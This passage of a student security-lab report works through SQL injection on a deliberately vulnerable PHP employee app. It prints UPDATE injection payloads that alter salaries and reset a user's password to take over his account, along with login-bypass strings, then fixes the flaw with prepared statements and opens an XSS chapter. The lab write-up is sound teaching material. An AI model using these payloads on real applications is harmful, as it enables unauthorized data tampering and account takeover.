


Figure 1.14: using multiple queries in attack

1.5.4.2 Results

The attempt to append additional SQL statements failed because the application used the query() function in PHP, which only executes single SQL statements. To execute multiple statements, the multi_query() function would need to be used. A screenshot of the server response is provided in Figure 1.15.




Figure 1.15: Server Response to Attempted SQL Statement Appending

1.5.5 Countermeasures

The application effectively prevented multiple SQL statements from being executed by using the query() function instead of multi_query(). This serves as a basic countermeasure, as it restricts the execution of additional SQL commands injected by an attacker. However, this is not a sufficient defense on its own, as the application is still vulnerable to standard SQL injection attacks.




Figure 1.16: query and not multi-query

1.6 Task 3: SQL Injection on UPDATE Statements

1.6.1 Objective

The objective of this task was to exploit SQL injection vulnerabilities in the UPDATE statements of the web application to modify database records. The task involved altering specific fields, such as salary and password, to demonstrate the potential damage caused by such vulnerabilities.

1.6.2 Task 3.1: Modifying Alice's Salary

1.6.2.1 Procedure

The following steps were taken to modify Alice's salary:

1. Accessed the "Edit Profile" page of the application.
2. Injected the following payload into a vulnerable input field:

```
', salary=50000 where Name='Alice'--
```

3. Executed the payload, which resulted in an update to Alice's salary in the database.




Figure 1.17: SQL injection Update statement

1.6.2.2 Results

The SQL injection successfully modified Alice's salary to 50,000. A screenshot of the modified record is shown in Figure 1.18.




Figure 1.18: Modified Salary of Alice Using SQL Injection

1.6.3 Task 3.2: Modifying Boby's Salary

1.6.3.1 Procedure

To reduce Boby's salary to 1, the following steps were performed:

1. Accessed the "Edit Profile" page of the application.

2. Used the following payload in the vulnerable input field:

```
', salary=1 where Name='Boby'--
```

3. Submitted the form, which updated Boby's salary in the database.




Figure 1.19: SQL Injection to reduce boby's salary

1.6.3.2 Results

The payload successfully updated Boby's salary to 1. A screenshot of the modified record is provided in Figure 1.20.




Figure 1.20: Modified Salary of Boby Using SQL Injection

1.6.4 Task 3.3: Modifying Boby's Password

1.6.4.1 Procedure

To change Boby's password and gain access to his account, the following steps were carried out:

1. Accessed the "Edit Profile" page of the application.
2. Used the following payload to set Boby's password to 123 (hashed using SHA1):

```
', password=sha('123') where Name='Boby';--
```




Figure 1.21: Changing Boby's password using SQL injection

3. Attempted to log into Boby's account using the new password.

1.6.4.2 Results

The payload successfully updated Boby's password in the database. The new password 123 allowed successful login to Boby's account. Screenshots of the updated database record and successful login are shown in Figures 1.22 and 1.23.




Figure 1.22: Modified Password of Boby Using SQL Injection




Figure 1.23: Successful Login to Boby's Account Using New Password

1.6.5 Observations

The following observations were made during this task:

- SQL injection vulnerabilities in UPDATE statements allow attackers to modify sensitive database records, including salaries and passwords.

- Such vulnerabilities can lead to privilege escalation, unauthorized access, and financial manipulation.
- Effective countermeasures, such as input validation and prepared statements, are necessary to prevent these attacks.

1.7 Task 4: Countermeasure – Prepared Statements

1.7.1 Objective

The objective of this task was to use prepared statements to prevent SQL injection vulnerabilities in the web application. The goal was to modify the SQL query in the unsafe.php file to implement prepared statements, ensuring that user inputs are treated strictly as data and not as executable code.

1.7.2 Implementation

1.7.2.1 Modifications Made to unsafe.php

The following changes were made to the unsafe.php file to implement prepared statements:

- Replaced the vulnerable SQL query using $conn->query() with a prepared statement using $conn->prepare().
- Used placeholders (?) in the SQL query to represent user-provided inputs.
- Bound the user inputs ($input_uname and $hashed_pwd) to the prepared statement using the bind_param() method.
- Executed the prepared statement using the execute() method.
- Fetched the results securely using the bind_result() and fetch() methods.

1.7.2.2 Code

The modified section of the unsafe.php file is shown below:

```
1 $stmt = $conn->prepare("
2     SELECT id, name, eid, salary, ssn
3     FROM credential
```

```
4       WHERE name = ? AND Password = ?
5   ");
6   $stmt->bind_param("ss", $input_uname, $hashed_pwd);
7   $stmt->execute();
8   $stmt->bind_result($id, $name, $eid, $salary, $ssn);
9   $stmt->fetch();
10  $stmt->close();
```

1.7.2.3 Prepared Statement Workflow

Prepared statements follow a workflow that separates code from data, effectively mitigating SQL injection vulnerabilities:

1. The SQL query is precompiled by the database server with placeholders (e.g., ?) for input parameters.

2. User-provided inputs are securely bound to the placeholders as pure data, ensuring that inputs cannot be executed as SQL code.

3. The precompiled query is executed with the bound data, treating inputs only as data and not as part of the SQL logic.

This separation of code and data ensures that even if malicious inputs are provided, they cannot alter the structure of the SQL query.

1.7.3 Testing Results

After implementing prepared statements, the application was tested to confirm that the vulnerability was fixed:

- Attempted SQL injection payloads (e.g., admin', admin'#) failed to bypass authentication.

- User inputs were treated strictly as data, and no unauthorized access or modification of data was possible.

Screenshots demonstrating the modified code and the successful mitigation of SQL injection vulnerabilities are provided below:




Figure 1.24: Modified Code in unsafe.php Using Prepared Statements




Figure 1.25: Testing Results Showing Fixed Vulnerability

1.7.4 Observations

The implementation of prepared statements successfully mitigated the SQL injection vulnerabilities in the web application. The following observations were made:

- Prepared statements ensure a clear separation of code and data, preventing malicious inputs from being executed as SQL commands.

- Even with crafted payloads, such as admin'–, the application treated the inputs as data, rejecting unauthorized attempts.
- This task highlights the importance of using secure coding practices, such as prepared statements, to defend against SQL injection and other injection-based vulnerabilities.

1.8 Observations and Insights

1.8.1 SQL Injection and Web Application Security

SQL injection is a critical vulnerability that allows attackers to manipulate SQL queries executed by the database. During the lab, it was observed that improperly handled user inputs could lead to unauthorized access, data theft, or even data manipulation. Exploiting SQL injection, attackers can:

- Bypass authentication to gain access to privileged accounts.
- Retrieve sensitive data, such as salaries or social security numbers.
- Modify database records, such as updating salaries or changing passwords.
- Execute destructive commands, potentially compromising the entire database.

1.8.2 Key Takeaways

The following key insights were gained from this lab:

- SQL injection exploits vulnerabilities in SQL query construction and emphasizes the need for secure handling of user inputs.
- Prepared statements effectively mitigate SQL injection by separating SQL logic from user data.
- Web applications must be designed with security in mind, including robust input validation, least privilege access for database users, and continuous testing for vulnerabilities.
- Understanding how attacks are performed provides valuable knowledge for implementing defensive measures.

1.8.3 Challenges and Resolutions

Several challenges were encountered during the lab, including:

- **Understanding SQL Query Behavior:** Initially, it was challenging to predict how the injected payloads would interact with the existing SQL queries. This was resolved by carefully analyzing the query logic in the PHP code.
- **Modifying and Testing the Prepared Statements:** Implementing prepared statements required replacing vulnerable queries and ensuring the correct use of methods such as `bind_param()` and `execute()`. Testing was conducted iteratively to verify that the vulnerabilities were fixed.
- **Environment Setup Issues:** Rebuilding and restarting the container to apply changes was time-consuming but necessary for testing modifications.

1.8.4 Prepared Statements as a Defense

Prepared statements proved to be a robust defense against SQL injection due to the following reasons:

- They ensure a strict separation between SQL logic and user-provided data.
- User inputs are treated as plain data, eliminating the possibility of executing malicious SQL commands.
- Prepared statements are simple to implement and enhance the security of the application without significant performance overhead.

1.9 Conclusion

The lab provided an in-depth understanding of SQL injection vulnerabilities and their implications for web application security. Key learning outcomes include:

- Understanding how SQL injection can be exploited to bypass authentication, retrieve sensitive data, and modify database records.
- Gaining hands-on experience in implementing prepared statements to mitigate SQL injection attacks.
- Developing a security-first mindset when designing and developing web applications.

This lab highlighted the importance of secure coding practices, such as input validation, least privilege access, and using prepared statements, to prevent SQL injection and other common vulnerabilities. By understanding how attackers exploit vulnerabilities, developers can implement effective countermeasures to protect sensitive data and ensure application integrity. [1]

Chapter 2

Cross Site Scripting

2.1 Introduction

Cross-Site Scripting (XSS) is a vulnerability in web applications that allows attackers to inject malicious scripts, such as JavaScript, into users' browsers. This can lead to credential theft, session hijacking, or unauthorized actions on behalf of the user. In this lab, a vulnerable setup of the Elgg social networking platform is used to understand and exploit XSS vulnerabilities.

2.1.1 Objective

The primary goal is to simulate real-world XSS vulnerabilities to understand their impact and demonstrate the potential consequences of such exploits. This involves injecting malicious JavaScript into web applications, exploiting security loopholes, and analyzing how these attacks compromise user and application security.

2.1.2 Scope

This lab covers several aspects of XSS exploitation, including crafting and injecting malicious scripts, using Ajax for HTTP requests, and understanding browser content security mechanisms. This lab focuses on XSS vulnerabilities, specifically:

- Injecting and executing malicious scripts in a user's browser.
- Gaining unauthorized access to sensitive information like session cookies.
- Manipulating user data and profiles.
- Exploring mitigation techniques, such as using Content Security Policies (CSP).

2.2 Lab Environment

2.2.1 Overview

The lab environment comprises the Elgg web application, Docker containers, and a pre-configured MySQL database. The application is intentionally left vulnerable by disabling default security mechanisms. This setup allows a controlled exploration of XSS vulnerabilities.

2.2.2 Key Configuration

The steps include:

- **Oracle Box installation**
  I installed Oracle Box in my laptop for the setup of SEED-Ubuntu 20.04 version.

